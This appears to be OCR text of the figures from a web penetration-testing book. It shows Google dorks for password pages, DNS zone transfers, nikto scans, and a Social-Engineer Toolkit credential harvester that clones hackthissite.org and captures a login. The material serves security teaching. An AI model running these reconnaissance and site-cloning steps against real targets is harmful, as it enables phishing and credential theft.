



Graphic Bundle


Chapter 1: Common Web Applications and Architectures











Physical - On Premise
-1 App/Server
-Manual Setup
-Immovable
-Highly Secure
2000's
Virtual - On Premise
-10's App/Server
-Dynamic
-Portable
-Good Security
2010's
Cloud
-100's Apps/Tenant per Server
-Orchestrated
-Elastic
-Fragmented Security
>2015-ish
What Determines Optimal Workload Type?
-Staff preference/competence
-Application ROI/Life Expectancy
-Time To Market (Idea -> Deployment)
-Security
Containers
-100's App/Server
-Auto-spawned
-Very Elastic/Scalable
-Poor Security


Requirement Analysis
Design
Implementation
Testing
Evolution
SDLC
Software/System Development Life Cycle - SDLC



Client
Buffer Overflow
Click-Jacking
HTML Injection
URL Redirect
Web
Auth Attacks
Crypto Attacks
XSS
XML Injection
Session Hijack
Application
Invalid Data
Privilege Escalation
File Disclosure
SQL Injection
Database



Client
Firewall
Load Balancer
Web App Firewall
Web
App
DB


Chapter 2: Guidelines for Preparation and Testing



Chapter 3: Stalking Prey Through Target Recon












HTTrack WEBSITE COPIER
Open Source offline browser
File
In progress:
Bytes saved:
Time:
Transfer rate:
Connections:
Links scanned:
Files written:
Files updated:
Errors:
In progress: parsing HTML file (95)
SKIP



Hack This Site!
InfoSecAddicts
Trample the hacker underground
Login



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# httrack www.hackthissite.org -O /home/mirrors/hackthissite -c2 -%c8 -A20000000 -m50000000 -s10000000' -M10000000 -r25 -H2 -www.hackthissite.org/forums/* -www.hackthissite.org/user/*
There is an index.html and a hts-cache folder in the directory /home/mirrors/hackthissite/
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok
Press <Y><Enter> to confirm, <N><Enter> to abort



MALTEGO
Archives
Wayback Machine, Cache Engines
Search Engines
Google Dorking, Dogpile, eTools.ch
Public Records
Courts, Taxes, Transactions
Social Media
Facebook, Linkedin, Twitter, etc.
Employer Info
Company site, Job Sites, Glassdoor, LinkedIn
Blogs and Forums
Tech Support, Cert forums, personal blogs
Hacking OSINT
Shodan, Google Hacking DB,
Internet Tools
DNS, Whois, Routing Info
metagoofil





Google
site:hackthissite.org username|userid|password|passcode|pwd
All
News
Images
Videos
Books
More
Settings
Tools
About 2,820 results (0.54 seconds)
the php - Hack This Site!
www.hackthissite.org/missions/basic/3/password.php
A description for this result is not available because of this site's robots.txt
Learn more
Hack This Site! :: News - Password Change Fixed
https://www.hackthissite.org/news/view/686
Jun 27, 2014 - Alright guys. I know it's been broken for a while now, but the password change feature in user settings is now working again (re$tored), you crazy ...
Hack This Site Forum • View topic - Basic Mission 3
www.hackthissite.org/forums/viewtopic.php?f=14&t=73&start=179
Jul 20, 2008 - 18 posts - 10 authors
It took me 30 seconds. basic 2 took me hours. the only way to find out the password file is written in the source page in the password area. for ...
Hack This Site Forum • View topic - Incorrect password?
https://hackthissite.org/forums/viewtopic.php?f=76&t=676
Jul 2, 2008 - 5 posts - 4 authors
It says to enter my password. I enter it, and it says it's incorrect, but I've checked it and rechecked it many times, and I put the actual good one.



Google
site:hackthissite.org inurl:info
All
News
Images
Maps
Books
More
Settings
Tools
About 62 results (0.58 seconds)
About the Project - Hack This Site!
https://www.hackthissite.org/info/about
About the Project. Written by Jeremy Hammond (Project Founder) on October 13, 2004. Edited November 9th, 2008 by compen. Edited January 3rd, 2013 by fas.
Meet the Staff - Hack This Site!
https://www.hackthissite.org/pages/info/staff/
weekend hacker (End Of The Week), Kage (The SysAdmin is A Lie!) HackThisSite Moderators. linda (Identity Discovery and Confirmation Agent). re$tored (Lead ...
Link to us! - Hack This Site!
https://www.hackthissite.org/pages/info/linktous.php
Link To Us. You could make an image that links to HackThisSite: Hack This Site! Code: Or you could make another image that links to HackThisSite: Hack This ...
HTS Bill of Rights - Hack This Site!
https://www.hackthissite.org/info/billofrights/
HackThisSite.org Bill of Rights. We are a non-profit organization that strives to protect a good security culture and learning atmosphere. 1. Higher rankings on the ...


Google
site:packtpub.com -site:www.packtpub.com
All
Images
News
Shopping
Maps
More
Settings
Tools
4 results (0.41 seconds)
Packt Author Website - Packt Publishing
authors.packtpub.com/
Packt allow authors to publish their IT, computer and technology books online and is one of the best ebook publishing companies.
Zimbra Web Client Sign In
https://mail.packtpub.com/
Zimbra provides open source server and client software for messaging and collaboration. To find out more visit http://www.zimbra.com.
Ebook publishers| IT Books| IT Tutorials| Computer Technology Books ...
authors.packtpub.com/node?page=7
Aug 4, 2010 - Mike Liu is the author of our recently published WCF 4.0 Multi-tier Services Development with LINQ to Entities book which works as a hands-on ...
Interview with Nick Freear, Author of Moodle 2 for Teaching 4-9 Year ...
authors.packtpub.com › All articles and interviews...
Mar 9, 2012 - Nick is the author of our recently published Moodle 2 for Teaching 4-9 Year Olds: Beginner's Guide which will teach you to adapt your existing ...



Google
site:packtpub.com NOT site:www.packtpub.com
All
Images
Maps
News
Videos
More
Settings
Tools
About 17,200 results (0.37 seconds)
FreeRADIUS does not start up - FreeRADIUS Beginner's Guide
https://www.packtpub.com/mapt/book/networking.../freeradius-does-not-start-up
FreeRADIUS does not start up So you are eager to start this program called radiusd. You have logged in as root, type radiusd at the terminal prompt, hit Enter ...
Security in 2017: What's new and what's not | PACKT Books
https://www.packtpub.com › Blog
Feb 22, 2017 - Security in 2017: What's new and what's not written by Erik Kappelman, one of the many blog articles from Packt Publishing.
Solving Some Not-so-common vCenter Issues | PACKT Books
https://www.packtpub.com › Books › vCenter Troubleshooting
In this article by Chuck Mills, author of the book vCenter Troubleshooting, we will review some of the not-so-common vCenter issues that administrators could ...


EXPLOIT DATABASE
Home
Exploits
Shellcode
Papers
Google Hacking Database
Submit
Search
Web Server Detection
SEARCH
DATE
TITLE
SUMMARY


Site report for www.packtpub.com
Netcraft Extension
Phishing & Fraud
Background
Network
Hosting History
Security
Award Winning Customer Service
DATAPIPE



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# dig packtpub.com ANY

; <<>> DiG 9.10.3-P4-Debian <<>> packtpub.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24476
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;packtpub.com.                  IN      ANY

;; ANSWER SECTION:
packtpub.com.           5       IN      A       83.166.169.231
packtpub.com.           5       IN      MX      5 imap.packtpub.com.
packtpub.com.           5       IN      MX      10 mx-caprica.easydns.com.
packtpub.com.           5       IN      NS      dns2.easydns.net.
packtpub.com.           5       IN      NS      dns1.easydns.com.
packtpub.com.           5       IN      NS      dns3.easydns.org.
packtpub.com.           5       IN      NS      dns4.easydns.info.
packtpub.com.           5       IN      SOA     dns1.easydns.com. zone.easydns.com. 1
488465451 43200 10800 604800 300

;; Query time: 35 msec
;; SERVER: 172.16.109.2#53(172.16.109.2)
;; WHEN: Thu Mar 09 08:22:23 EST 2017
;; MSG SIZE  rcvd: 253

root@kali:~#
```




```
root@kali:~# dig packtpub.com ANY +noall +answer

; <<>> DiG 9.10.3-P4-Debian <<>> packtpub.com ANY +noall +answer
;; global options: +cmd
packtpub.com.           5       IN      A       83.166.169.231
packtpub.com.           5       IN      MX      5 imap.packtpub.com.
packtpub.com.           5       IN      MX      10 mx-caprica.easydns.com.
packtpub.com.           5       IN      NS      dns2.easydns.net.
packtpub.com.           5       IN      NS      dns1.easydns.com.
packtpub.com.           5       IN      NS      dns3.easydns.org.
packtpub.com.           5       IN      NS      dns4.easydns.info.
packtpub.com.           5       IN      SOA     dns1.easydns.com. zone.easydns.com. 1
488465451 43200 10800 604800 300
root@kali:~#
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

root@kali:~# dig axfr @nsztml.digi.ninja zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> axfr @nsztml.digi.ninja zonetransfer.me
; (2 servers found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztml.digi.ninja. robin.digi.ninja.
2014101603 172800 900 1209600 3600
zonetransfer.me.        7200    IN      RRSIG   SOA 8 2 7200 20160330133700 201602291
23700 44244 zonetransfer.me. GzQojkYAP8zuTOB9UAx66mTDiEGJ26hVIIP2ifk2DpbQLrEAPg4M7714
 M0yFWHpNfMUIuuJ8rMxQgFVCU3yTOeT/EMbN98FYC8lVYwEZeWHtbMmS 88jVlF+cOz2WarjCdyV0+UJCTdG
tBJriIczC52EXKkw2RCkv3gtdKKVa fBE=
zonetransfer.me.        7200    IN      NS      nsztml.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
zonetransfer.me.        7200    IN      RRSIG   NS 8 2 7200 20160330133700 20160229012
3700 44244 zonetransfer.me. TyFnqBk2PMWxgJc6RtgCE/RhE0kqeWfwhYSBxFxezupFLeiDjHeVXo+S
aZxP54Xvwfk7jlFClNZ9lRNkL5qHyxRElhlH1JJIlhjvod0fycqLqCnx XIqkOzUCkm2MxrB0cGf2jVNDUcLP
D0SXjHgQXCK9tRbVVKIpB92f4Qal ulw=
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      RRSIG   A 8 2 7200 20160330133700 20160229123
700 44244 zonetransfer.me. unoMaEPiyoAr0yAWg/coPbAFNznaAlUJW3/QrvJleer50VvGLW/cK+VE D
cZLfCu6paQhgJHVddG4p145vVQe3QRvp7EJpUh+SU7dXBI3gngmOa4H k190S4utcXY5FhaN7xBKHVWBlavQa
SHTg6lg/iuLSB0lSlgp/DAMUpC+ WzE=
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        300     IN      RRSIG   HINFO 8 2 300 20160330133700 20160229
123700 44244 zonetransfer.me. XebvrpvBnCGn/+iHqok1rcItTPqcskV6jpJ1pCo4WYbnqByLultzygW
x JlyVzz+wJHEqRQYDjqGblOdyUgKn2FFnqblO92kKghcHHvoMEh+Jf5i7 0trtucpRs3AtlneLj2vauOCIEd
Djma4IxgdwPahKIhgtgWcUInVFh3Rr SwM=
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# fierce -dns zonetransfer.me -file /root/Desktop/packtpub.txt
Now logging to /root/Desktop/packtpub.txt
DNS Servers for zonetransfer.me:
        nsztm1.digi.ninja
        nsztm2.digi.ninja

Trying zone transfer first...
        Testing nsztm1.digi.ninja

Whoah, it worked - misconfigured DNS server found:
zonetransfer.me.        7200    IN      SOA     ( nsztm1.digi.ninja. robin.digi.ninja
.
                                2014101603      ;serial
                                172800          ;refresh
                                900             ;retry
                                1209600         ;expire
                                3600            ;minimum
        )
zonetransfer.me.        7200    IN      RRSIG   ( SOA 8 2 7200 20160330133700 2016022
9123700
        44244 zonetransfer.me.
        GzQojkYAPBzuTOB9UAx66mTDiEGJ26hVIIP2ifk2DpbQLrEAPg4M77i4M0yFWHgNfMJIuuJ8nMxQ
        gFVCU3yTOeT/EMbN9BFYC8lVYwE2eWHttbMmS88jVlF+cOz2WarjCdyV0+UJCTdGtBJriIczCS2EX
        Kkw2RCkv3gtdKKVafBE= )
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
zonetransfer.me.        7200    IN      RRSIG   ( NS 8 2 7200 20160330133700 20160229
123700
```

```
root@kali:~# nikto -useproxy -Tuning x 6 9 -h 192.168.1.128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.128
+ Target Hostname:    192.168.1.128
+ Target Port:        80
+ Start Time:         2017-03-13 19:23:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
 Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
+ Server leaks inodes via ETags, header found with file /, inode: 838422, size:
 588, mtime: Sun Nov  2 13:20:24 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
 to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.
blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to
easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59
d15. The following alternatives for 'index' were found: index.bak, index.html
+ PHP/5.2.4-2ubuntu5 appears to be outdated (current is at least 5.6.9). PHP 5.
5.25 and 5.4.41 are also current.
+ mod_ssl/2.2.8 appears to be outdated (current is at least 2.8.31) (may depend
 on server version)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apac
he 2.0.65 (final release) and 2.2.29 are also current.
+ OpenSSL/0.9.8g appears to be outdated (current is at least 1.0.1j). OpenSSL 1
```






```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.131
[-] Example: /home/website/ (make sure you end with /)
[-] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/home/mirrors/hackthissite/www.hackthissite.org/
index.html
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:http://www.hackthissite.org

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



```
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [13/Mar/2017 14:45:47] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [13/Mar/2017 16:33:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=mike
POSSIBLE PASSWORD FIELD FOUND: password=$theu9WS132
POSSIBLE USERNAME FIELD FOUND: btn_submit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

^C[*] File exported to /root/.set//reports/2017-03-13 16:33:37.694151.html for your r
eading pleasure...
[*] File in XML format exported to /root/.set//reports/2017-03-13 16:33:37.694151.xml
 for your reading pleasure...

     Press <return> to continue
```

Potential Credentials!

Chapter 4: Scanning for Vulnerabilities with Arachni










Arachni v1.5 - WebUI v0.5.11
Scans
Profiles
Dispatchers
+ New
RECENTLY ADDED
SQL Injection
Cross-Site Scripting (XSS)
Default
ome to Arachni, this is you
s per scans, 'cause that's the way the cookie crumbles.

